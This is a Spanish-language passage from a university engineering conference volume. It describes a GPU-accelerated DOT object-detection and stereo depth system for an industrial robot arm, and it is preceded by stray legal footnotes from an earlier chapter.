[19]Pizarro, Ramón Daniel y Vallespinos, Carlos Gustavo, "Tratado de obligaciones", Editorial Rubinzal Culzoni, Buenos Aires, 2017, Tomo II, pág. 383,384,385,386.
[20]Ossorio, Manuel, "Diccionario de Ciencias Jurídicas, Políticas y Sociales", Editorial Heliasta S. R. L., Buenos Aires, 2008, pág. 240.
[21]Https://dle.rae.es/?id=B3yTydM
[22]En la nota del art. 2311 del Código Civil, Vélez dice que Freitas pone al art. 317 de su Proyecto de Código una larga nota demostrando que sólo deben entenderse por cosas los objetos materiales, y que la división en cosas corporales e incorporales, atribuyendo a la palabra cosas cuanto puede ser objeto de derechos, aceptada generalmente, ha confundido todas las ideas, produciendo una perturbación constante en la inteligencia y aplicación de las leyes civiles […].
[23]Ossorio, Manuel, "Diccionario de Ciencias Jurídicas, Políticas y Sociales", Editorial Heliasta S. R. L., Buenos Aires, 2008. pág. 122.
[24]En la nota al art. 2312 del Código Civil Velezano, […] sólo se considera "bien" lo que puede servir al hombre, lo que puede emplear éste en satisfacer sus necesidades, lo que puede servir para sus usos o placeres, lo que puede en fin entrar en su patrimonio para aumentarlo o enriquecerlo, aunque consista en un mero derecho, como un usufructo, un crédito. […].
[25]Clusellas, Eduardo G., "Código Civil y Comercial de la Nación comentado, anotado y concordado", Editorial Astrea, Buenos Aires, 2015, Título Preliminar, Capítulo 4 arts. 15 al 18.
[26]Kees, Milton Hernán y Kamerbeek, Tomás A., en su artículo "Sobre la naturaleza jurídica de las operaciones con criptomonedas" publicado por Thomson Reuters en Buenos Aires, 2018, conciben a las criptomonedas como bienes muebles digitales.
[27]Cf. Kees, Milton Hernán y Kamerbeek, Tomás A., "Sobre la naturaleza jurídica de las operaciones con criptomonedas", Thomson Reuters, Buenos Aires, 2018.

Aplicaciones Informáticas y de Sistemas de Información

Coordinadores:

Mg. Silvia Pérez
Mg. Mónica Giuliano
Ing. José Luis Cabrera

Universidad Nacional de La Matanza
confedi Consejo Federal de Decanos de Ingeniería República Argentina
DIIT Departamento de Ingeniería e Investigaciones Tecnológicas
RIIITIC
CONAIISI

Desarrollo de un sistema de asistencia visual para un Manipulador automático programable (robot industrial)

Ing. Martín Ferreyra Biron, Ing. Alberto Miguens, Ing. Fernando Szklanny
Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de La Matanza
mferreyra@unlam.edu.ar , amiguens@unlam.edu.ar , fszklanny@unlam.edu.ar

Resumen

El presente trabajo hace referencia al desarrollo de un sistema de procesamiento digital de imágenes, basado en cámaras de alta velocidad, para incorporar en un autómata programable, capaz de moverse articuladamente en seis ejes, y destinado a aplicaciones industriales con exigencia de eficiencia.

El autómata, que actualmente se encuentra funcionando prácticamente en un 100%, está formado por tres elementos: un manipulador (o "brazo"), un controlador y un conjunto de sensores. El controlador contiene el sistema procesador y las unidades de control de energía. El brazo es accionado por un servomecanismo y es capaz de moverse articuladamente en seis ejes. Los sensores utilizados, con la finalidad de mejorar el control del autómata y la seguridad en el entorno de trabajo, son cámaras de alta velocidad y acelerómetros.

El fundamento del presente trabajo consiste en el desarrollo del sistema de procesamiento digital de imágenes que da soporte al autómata en cuestión.

Introducción

La aplicación de los sistemas digitales del procesamiento de señales y su aplicación al control de motores de inducción y autómatas programables tiene su origen en la década de 1970, con los primeros desarrollos de procesadores digitales de señales DSP por Intel, AMI y Bell Labs. Las dificultades en cuanto a la capacidad de procesamiento y velocidad para realizar cálculos, hacen que su aplicación se limite a controles de baja complejidad. No obstante, el gran avance tecnológico producido desde ese momento, tanto en la miniaturización de los sistemas digitales, la capacidad de cálculo en los procesadores de la época y su velocidad de procesamiento hacen que se puedan aplicar a controles con algoritmos de alta complejidad.

El autómata propuesto es un brazo mecánico capaz de moverse articuladamente en seis ejes, del tipo de "articulación coordinada", llamado así por la semejanza de sus movimientos con los del cuerpo humano. La programación de los movimientos del autómata se realiza desde una computadora personal mediante un software a desarrollar.

Los autómatas programables, tal como se mencionó en el apartado anterior, se utilizan ampliamente en la industria automotriz. Pero existen numerosos sistemas de producción que no cuentan con autómatas que se adapten a sus necesidades, por lo que el trabajo que aquí se describe permite proponer soluciones innovadoras que cubran dichas necesidades.

En particular se hace indispensable el desarrollo de algoritmos para el guiado de autómatas en base a la visión, lo que permitirá utilizarlos para detectar y manipular objetos de diferentes tamaños, color y contraste, mejorar la precisión al realizar una trayectoria, y evitar objetos no previstos en una tarea, haciendo al autómata adaptable a diferentes condiciones de trabajo.

En conclusión, con el fin de mejorar la productividad de las industrias, la calidad y el costo de fabricación para ganar competitividad a nivel global se hace interesante contar con autómatas programables en los procesos de fabricación con sistemas de visión.

Marco teórico

El procesamiento digital de imágenes ha tomado un gran impulso en la última década, derivado de la alta capacidad de los procesadores que posibilitan el desarrollo de sistemas más versátiles y de costo reducido, ejemplificados en el control de procesos realizados por robots industriales, la navegación en vehículos autónomos, la detección de eventos e inspección de objetos en procesos de manufacturas y en un sin fin de aplicaciones más.

En la actualidad existe una gran cantidad de bibliografía sobre estudios y algoritmos desarrollados para el control de motores de inducción, sistemas de control electromagnéticos, vehículos eléctricos, procesamiento digital de imágenes y autómatas programables con una vasta aplicación en la industria. Sin embargo, existen numerosos sistemas de producción que no cuentan con

autómatas que se adapten a sus necesidades de proceso automatizados para un aumento del nivel de producción y calidad, menos aún que utilicen el procesamiento digital de imágenes ya sea por su elevado costo o por la inexistencia en el mercado. A partir de esta situación se decidió desarrollar un brazo robot que pueda ser automatizado y tomar decisiones en su movimiento, nutriéndose de la entrada que proporcionan cámaras de video.

Para que el brazo pueda tomar decisiones necesitará reconocer objetos, como se mencionó anteriormente, y esto implica la adecuada elección de un algoritmo que cumpla con este fin. Al momento de iniciar la investigación sobre estos algoritmos se comenzaron a realizar pruebas con SURF[1] y ORB[2] pero no se lograba una correcta detección en objetos que no tuvieran textura. Tampoco se deseaba utilizar redes neuronales convolucionales [3] debido al costo de procesamiento y de entrenamiento más allá de su buen desempeño en reconocer patrones y la atención [4], junto con las redes neuronales recurrentes no se encontraban en ese momento tan difundidas en el campo del procesamiento digital de imágenes.

De todas las opciones estudiadas la que más se acercaba a nuestros requerimientos fue el algoritmo DOT [5] que fue el implementado y el cual se detalla en los siguientes párrafos.

Implementación de DOT

Como parte del proyecto desarrollado se planteó el desarrollo e implementación del trabajo de Stefan Hinterstoisser y otros, en el que se presenta un método (DOT) para detectar objetos tridimensionales en tiempo real, bajo una cierta cantidad de ruido, que no requiere una etapa de entrenamiento demasiado costosa y que puede detectar objetos sin textura (problema que, sí se observó, de manera empírica, al utilizar SURF como se mencionó).

DOT

DOT es un algoritmo de detección de objetos presentado en la conferencia de visión por computadora y reconocimientos de patrones del año 2010. Este algoritmo tiene la capacidad de poder detectar los objetos de una manera muy rápida y repetitiva para lo cual se utilizan distintas imágenes del mismo objeto, a las que se denomina patrones (a partir de ahora se utilizará la terminología original "templates") del objeto a buscar. Debido a la forma en que se generan estos "templates" y al método con el que se busca el objeto en la escena, este algoritmo es robusto en la detección de objetos sin texturas. DOT se puede resumir en tres grandes pasos:

- Creación de los "templates".
- Preparación de la escena.
- Búsqueda del objeto.

A continuación, y rápidamente se realizará una breve descripción de cada uno de los pasos anteriormente mencionados




Figura 1: Ejemplo de como se realiza un template



Figura 2 : Templates del envase de un adhesivo vinílico

Creación de templates

La primera etapa es la creación de los "templates" a partir de los objetos a buscar. La metodología propuesta por DOT es simple: obtener imágenes del objeto desde distintas perspectivas. Mientras más imágenes distintas se obtengan para generar los "templates", más eficiente será la búsqueda, pero también más lenta. Estas imágenes serán la materia prima de los "templates" y se buscarán posteriormente en la escena. Un ejemplo de cómo se realiza un template se puede observar en la figura 1.

Posteriormente, a cada "template" se le aplica el filtro Sobel [6] para así poder hallar los gradientes de la imagen. La imagen resultante se divide en cuadrados "pequeños" de N x N pixel y se recogerá la orientación de los 7 primeros gradientes que tengan más intensidad en cada cuadrícula. Estos datos se guardarán en un byte siendo el MSB el bit que indique si en esa celda de la cuadrícula hubo o no gradientes. Un ejemplo de templates se puede observar en la figura 2.

Preparación de la escena

Se denomina "escena" a la imagen en la que se buscará el objeto a detectar. El proceso es similar a como se prepara un "template": los bordes de la escena se detectan con un filtro Sobel para así obtener los gradientes de esta, luego se divide la imagen en cuadrados de la misma medida utilizada en los "templates" con la diferencia de que no se buscan los 7 gradientes más intensos por cada uno de los cuadrados, sino que se guarda la orientación del gradiente más intenso. En el caso de trabajar con videos esto se tiene que hacer fotograma a fotograma y la manera en que se debe programar el algoritmo tiene que ser muy rápida para ofrecer una detección acorde a los tiempos del brazo robot.

Búsqueda

La etapa de búsqueda es conceptualmente muy sencilla. Se tienen en cuenta las orientaciones de los gradientes más fuertes de cada cuadrado en el "template" y la orientación del gradiente más fuerte de cada cuadrícula de la escena. Según la investigación DOT, se debe deslizar el "template" sobre la escena, calculando cuántas orientaciones del mismo coinciden con las orientaciones de la escena. En el lugar donde hubo mayores coincidencias es donde se supondría que se encuentra el objeto a detectar.

Primera implementación

En esta investigación el algoritmo de DOT fue implementado en más de una ocasión y en diversas formas buscando siempre una optimización en velocidad. La primera implementación de DOT fue realizada en una computadora con arquitectura x86 sin tener en cuenta ningún tipo de optimización. Si bien los resultados fueron alentadores, desde el punto de vista del comportamiento



Figura 3: Detección de un envase de adhesivo vinílico con una pequeña oclusión y una piedra de desgaste.




Figura 4: Dos elementos detectados mientras uno ocluye al otro




Figura 5: Detección en movimiento




Figura 6: Error en la detección

del algoritmo, fue necesario programar el mismo nuevamente con mucho más cuidado.

En la segunda implementación, también programada para una arquitectura x86, se tuvo en cuenta la optimización del código y se trató de implementar, como recomiendan los autores de DOT [7], las instrucciones MMX. Con todos estos cambios, se obtuvo un aumento en la performance del algoritmo, pero la misma no fue la suficiente para poder utilizarlo en un brazo robot. Sin embargo, se pudo programar el algoritmo de una forma mucho más eficiente como se detallará a continuación.

En la figura 3 se puede observar la detección de un envase de adhesivo vinílico y una piedra de desgaste. En el caso del envase se puede detectar con cierto nivel de oclusión sin mayores inconvenientes. En el caso de la figura 4 se puede observar como el algoritmo puede detectar un objeto ocluyendo a otro, siendo ambos detectados correctamente.

En la figura 5 se puede observar cómo se detecta el envase de adhesivo vinílico en movimiento. En la figura 6 el algoritmo programado falla al no encontrar el objeto. Este es uno de los problemas a resolver.

Implementación de DOT en GPU

Con el objetivo de avanzar en el desarrollo de algoritmos para la detección y procesamiento de imágenes, se procedió a la incorporación al sistema de una placa de desarrollo Nvidia Jetson TK1. La placa en cuestión está construida sobre la base de un procesador ARM® Cortex™-A15 y una unidad destinada al procesamiento gráfico de NVIDIA Kepler GPU con 192 núcleos CUDA. Cabe mencionar que CUDA es una arquitectura de cálculo paralelo de NVIDIA que aprovecha la potencia de la GPU (unidad de procesamiento gráfico) para proporcionar un incremento del rendimiento del sistema.

En un primer intento se compiló el código realizado anteriormente con mínimas modificaciones para ejecutarlo en la placa de desarrollo. Las consideraciones iniciales, basadas en que gran parte del código hace uso de la biblioteca OpenCV, [8] y en que varios métodos utilizados están optimizados para la ejecución en una GPU, prometían o sugerían un buen rendimiento. Pero esto no fue así. La detección en un video de prueba superaba por mucho el tiempo de procesamiento al de su ejecución mediante el análisis en una CPU.

Visto y considerando este inconveniente se comenzó a analizar el código con detenimiento. Se observó que la manera en la que se estaba intentando utilizar la GPU no era la correcta, por lo que se examinó cada uno de los métodos utilizados para identificar aquellos que producían la mayor demora y optimizarlos. A partir de este análisis se llegó a la conclusión de que el cálculo de gradientes era el primero en que más demoraba en ejecutarse. Este método se debe ejecutar fotograma a fotograma.

En el cálculo de gradientes las tareas a realizar son las siguientes y cada una de ellas depende de la anterior:

1. Se convierte a escala de grises la imagen del fotograma a analizar.
2. Se calcula el filtro Sobel por X e Y.
3. Se calcula el gradiente a partir de los filtros anteriores.
4. Se halla el máximo gradiente en cuadrados de NxN pixeles en toda la imagen.
5. Se calcula el ángulo de dicho gradiente guardando su orientación en un byte.
6. Se almacena el resultado.

De toda la lista anteriormente mencionada, el primer lugar en donde se atacó la demora fue en el cálculo del filtro Sobel. Se utilizó la función optimizada para CUDA de OpenCV de manera correcta y debido a que se tienen que hallar los componentes en X y en Y, estas tareas se ejecutaron en paralelo. Sin embargo, si bien se obtuvo una mejora sustancial, la comprensión y el análisis de los tiempos globales de demora llevó a los responsables de la investigación a la conclusión de que la mejor manera de implementar el algoritmo DOT no era utilizando los métodos optimizados ofrecidos por OpenCV, sino a través del desarrollo de un kernel. Esto fue producto de dos circunstancias, en un principio, desconocidas al momento de iniciar las pruebas:

- El tiempo de transmisión de datos desde la memoria principal a la memoria de la GPU (y viceversa) no es despreciable y de manera inherente genera una sobrecarga en la ejecución del algoritmo (“*overhead”)*. Por lo tanto, utilizar una GPU sin tener en cuenta lo anterior produce demoras y las mismas deben ser minimizadas.
- Se debe buscar en la imagen máximos locales en regiones de interés de NxN pixeles. En primer lugar, OpenCV no ofrece una función optimizada que utilice CUDA para realizar esta tarea y en el caso de ofrecerla se debería tener en cuenta el tiempo de transferencia entre la memoria principal y la memoria de la GPU.

Por todo esto se procedió al diseño de un kernel que pudiera acelerar y hacer uso correcto de la GPU y así hallar los gradientes de manera rápida y correcta. El enfoque utilizado para resolver el problema fue dividir y solucionar el mismo en etapas parciales.

Lo primero que se realizó fue el desarrollo de un kernel que permitiera aplicar el filtro Sobel a una imagen utilizando la GPU. Este paso fue fundamental ya que en un kernel se solucionaban los puntos 2 y 3 de la lista de tareas mencionada anteriormente.

Seguidamente se ensayó el comportamiento del kernel sobre un video y los resultados fueron muy alentadores, en un tiempo mucho menor de lo esperado la aplicación del filtro era calculado. Además, se comprobó también que la placa aceptara el uso de una webcam la cual se utilizó con el algoritmo y funcionó de manera correcta. Por lo tanto, la lista de tareas que hasta ahora se resume es la siguiente:

1. Se convierte a escala de grises la imagen del fotograma a analizar.
2. Se calculan el filtro Sobel por X e Y y el gradiente (GPU).
3. Se halla el máximo gradiente en cuadrados de NxN pixeles en toda la imagen.
4. Se calcula el ángulo de dicho gradiente guardando su orientación en un byte
5. Se almacena el resultado.

El paso siguiente consistió en la búsqueda del máximo gradiente en cuadrados de NxN pixeles en la GPU.

La primera aproximación para solucionar este problema fue programar en un kernel distinto la búsqueda de máximos locales utilizando la GPU en bloques de NxN pixeles. De esta manera se trabajó la imagen resultante del filtro anterior en cuadrados NxN, pudiendose hallar paralelamente los máximos de cada bloque. Esto fue correcto pero el hecho de utilizar un único hilo para buscar el máximo gradiente desperdiciaba el poder de procesamiento de la GPU. Es por esto que después de investigar y analizar el problema se reprogramó la

solución utilizando el concepto de reducciones paralelas, en este caso, en matrices.

La idea de las reducciones paralelas es sencilla: Para hallar un máximo se deben utilizar comparaciones. Si se utiliza un solo núcleo o un solo hilo, ese único hilo o núcleo debe realizar todas las comparaciones. Pero al tener una GPU y poder decidir cuantos hilos se ejecutan por cada bloque, esta situación cambia. Como la operación de comparación es binaria, la máxima cantidad de hilos que pueden utilizarse para solucionar el problema de manera óptima, es la mitad de la cantidad de elementos (si ésta es par).

Por ejemplo, si se trata de hallar el máximo en una matriz de 8x8 elementos existirán 64 elementos a comparar y si se utilizan 32 hilos se podrán comparar 32 pares de elementos de una sola vez, guardando el resultado en una de las mitades. Si esta operación se continúa realizando (con los elementos que sobran comparar) la eficiencia que se obtiene es realmente considerable.

La figura 7 ejemplifica de una manera clara el concepto de reducción que se programó.

A posteriori de haberse hallado el máximo, en el mismo kernel se programó el cálculo para transformar y expresar su orientación medida en un byte, tal como lo proponen los autores del algoritmo DOT. Por lo tanto, la lista de tareas que se resume hasta ahora es las siguiente:

1. Se convierte a escala de grises la imagen del fotograma a analizar.
2. Se calculan el filtro Sobel por X e Y, y el gradiente (GPU)
3. Se halla el máximo gradiente en cuadrados de NxN pixeles en toda la imagen, se calcula el ángulo de dicho gradiente guardando su orientación en un byte y se almacena el resultado (GPU).




Figura 7: Ejemplificación de la reducción de una matriz utilizando una GPU




Figura 8: Esquema de ejecución del algoritmo

Por último, debido a que existen demoras entre la ejecución de ambos kernels, estos se combinaron en uno solo. Todas estas mejoras dejan así un aumento de velocidad considerable respecto a las mismas tareas ejecutadas en una CPU o utilizando en parte la GPU, a través de OpenCV.

Ya solucionado el problema generado por la demora del método que calcula los gradientes, se siguió analizando el programa en búsqueda de otras demoras. Un punto clave que producía las mismas, fue la decodificación del método de compresión utilizado en los videos o en la misma cámara de la que se obtienen los fotogramas. Debido a que la única manera de aumentar la velocidad de esta decodificación es utilizar la GPU, y la transferencia entre la memoria principal y la de la GPU produce demoras, se decidió decodificar los fotogramas en un hilo.

Se debe tener en cuenta que la placa Nvidia Jetson TK1 posee un microcontrolador ARM de cuatro núcleos y utilizar uno en particular para decodificar los fotogramas no produce ningún tipo de problemas.

Valiéndose de una arquitectura de productor consumidor, en el que en un hilo se decodifican los fotogramas (productor) y en otro hilo se ejecuta el kernel donde se buscan los gradientes y los máximos (consumidor), se aumentó aún más la eficiencia de ejecución del algoritmo DOT. El esquema de la figura 8 muestra cómo se comunican y ejecutan los diversos algoritmos.

Solamente resta optimizar la búsqueda del objeto con la GPU denominado “Match Template”.

Optimización de la búsqueda

En primer lugar, se entiende que no se puede sobrecargar más a la GPU en este punto, por lo tanto, la búsqueda del objeto se debe realizar en la CPU. El algoritmo DOT plantea que lo que se debe realizar para encontrar un objeto es buscar la coincidencia más probable entre la escena y los objetos que se aprendieron. Para poder hacer esto se necesita utilizar una ventana deslizante (que recorre toda la escena) y buscar coincidencias de ángulos de los objetos aprendidos. El ganador o la región candidata a ser el objeto en cuestión es aquella en la que existan más coincidencias de orientaciones entre la

plantilla del objeto aprendido y la escena. En una versión simplificada del código se vería así:

```
Por cada plantilla de objeto aprendido
    Por cada pixel en Y de la escena
      Por cada pixel en X de la escena
            Por cada pixel en Y de la plantilla
             Por cada pixel en X de la plantilla
Match+=Escena(x,y)&plantilla(x,y)
```

Es evidente que la complejidad computacional es alta y de alguna manera habría que minimizarla. Después de analizar la forma en que funcionaba el algoritmo, se llegó a la siguiente conclusión:

Se podría aumentar la eficiencia del algoritmo si solamente se comprobara la coincidencia de ángulos en los lugares donde en la plantilla estén definidos, de esa manera se evitaría una iteración "*for*" y, por ende, varias operaciones en la búsqueda. Además se notó, experimentalmente, que es mucho más rápido hacer la búsqueda cada dos pixeles en la escena que uno por uno (en este caso se estaría bajando la resolución de búsqueda).

Para lograr esto se modificó el método que utiliza el programa de aprendizaje para analizar y guardar los objetos aprendidos, ahora en vez de guardar toda la plantilla se guarda solamente el valor del/los ángulos y la posición en la misma. En resumen, una versión simplificada del código se vería así

```
Por cada plantilla del objeto aprendido
    Por cada pixel par en Y de la escena
        Por cada pixel par en X de la escena
            Por cada ángulo valido en la plantilla
                If(Escena(x,y) es un ángulo definido)
                  Match+=Escena(x,y)&plantilla (x,y)
```

Si bien el cambio no es drástico, es evidente que existen mejoras.

Cambios drásticos en los objetos.

El algoritmo DOT no es perfecto y en las pruebas se observó más de una vez que quizás por falta de plantillas de objetos la detección no se realizaba en el lugar correcto. Para morigerar este comportamiento se puede suavizar de alguna forma la detección brusca de objetos, teniendo en cuenta que los mismos no pueden aparecen en otro lugar en la escena de una forma inmediata, sino que necesitan trasladarse por la misma. Para solucionar este problema se implementó la siguiente solución: Si se detectó un objeto en una posición que supera umbral de detección, ya habiéndose detectado el mismo, la ventana de detección se trasladará de manera progresiva al lugar donde se supone que se encuentra el objeto.

Pruebas en ambiente real

A continuación, se presentan algunas imágenes de momentos en los que el algoritmo produjo resultados apropiados, en videos que se tomaron en ambiente real con ruido de fondo. Es importante recalcar que fueron algunos momentos debido a que no se utilizaron demasiadas plantillas para realizar la detección. Las imágenes de las figuras 9 a 16 son grises debido a que se consume demasiada memoria si se utilizan los tres canales de colores. El exceso de consumo de memoria genera, como consecuencia, que el sistema operativo termine de manera abrupta el proceso de detección.



Fig. 9. Algoritmo reconociendo el envase de pegamento



Fig. 10. Algoritmo presentando una falla en la detección




Fig. 11. Algoritmo detectando un cubo correctamente



Fig. 12. Algoritmo fallando por falta de plantillas. En este video en particular la tasa de fallas fue muy alta. El algoritmo malinterpretaba el ruido de fondo (rompecabezas)



Fig. 13. Tomando un video donde se reconocía el cubo en la implementación en CPU se trató de reconocerlo. En rojo la detección de esta implementación y en azul la de la anterior. Cabe destacar que se utilizaron diferentes plantillas




Fig. 14. Detecciones correctas en el video de prueba que se utilizó. Observar la detección con oclusiones




Fig. 15. Plantillas que se utilizaron para la detección de la imagen anterior. El video de prueba no tuvo falsos positivos.

Detección de profundidad

La detección de un objeto a partir de la implementación de DOT permite encontrar el mismo en el plano, pero no en el espacio, siendo parte fundamental la detección de esta dimensión debido a la naturaleza posicional del brazo robot. Es por esto que se necesita realizar la medición de la profundidad por medio de un sistema estereoscópico. La posibilidad que se evaluó es la de ubicar dos cámaras en un mismo plano M (con coordenadas x e y) separadas por una distancia b en el eje x, y con sus ejes focales paralelos y perpendiculares al plano M. De esta forma se lograrían dos imágenes dispares a nivel horizontal, y el producto de esa disparidad se utilizaría para medir la profundidad.

A nivel matemático [9], este mecanismo puede ser resuelto a través del método de triangulación. En la figura 16 se puede observar un esquema básico, en el cual se muestran dos sistemas de ejes cartesianos cada uno correspondiente a cada cámara del par estereoscópico.

A una profundidad dada por la distancia focal de las cámaras f (que debe ser la misma en ambas) se encuentra el plano denominado epipolar que contiene los planos I_I e I_D correspondientes a las imágenes tomadas por cada cámara. En este plano es donde se miden las disparidades entre dichas imágenes.

Al encontrarse las cámaras a la misma altura (eje y), las únicas diferencias se dan a nivel horizontal ya que, como se comentó, las cámaras se ubican a una distancia de separación b sobre el eje x.




Figura 16 : Diagrama tridimensional para el cálculo de la distancia del punto P




Figura 17: Diagrama bidimensional para el cálculo de la distancia del punto P

En la figura 17, se pueden observar los puntos PI y PD que son las proyecciones del punto P sobre la línea epipolar. Se puede intuir que cuanto más lejano se encuentre el punto P, los vectores de proyección tenderán a ser paralelos al eje Z. Lo que hará PI y PD tiendan a ubicarse sobre el eje ZI y ZD.

La disparidad del punto se calcula como XI - XD = d y en el caso de que un objeto se encuentre ubicado en el infinito del eje Z hará que d valga 0. Así entonces el cálculo de la distancia del objeto sobre eje Z será

$$ImagenIzquierda: \frac{\frac{b}{2}+x}{z} = \frac{x_I}{f} \Rightarrow x_I = \frac{\left(x+\frac{b}{2}\right)f}{z}$$

$$ImagenDerecha: \frac{\frac{b}{2}-x}{z} = \frac{x_D}{f} \Rightarrow x_D = \frac{\left(x-\frac{b}{2}\right)f}{z}$$

En la ecuación *Imagen Derecha* se asigna un signo negativo a XD para compatibilizar los sistemas de coordenadas de los ejes OI y OD. Siendo la disparidad del punto P: x_I-x_D= d reemplazando y despejando se llega a la ecuación:

$$z = \frac{fb}{d}$$

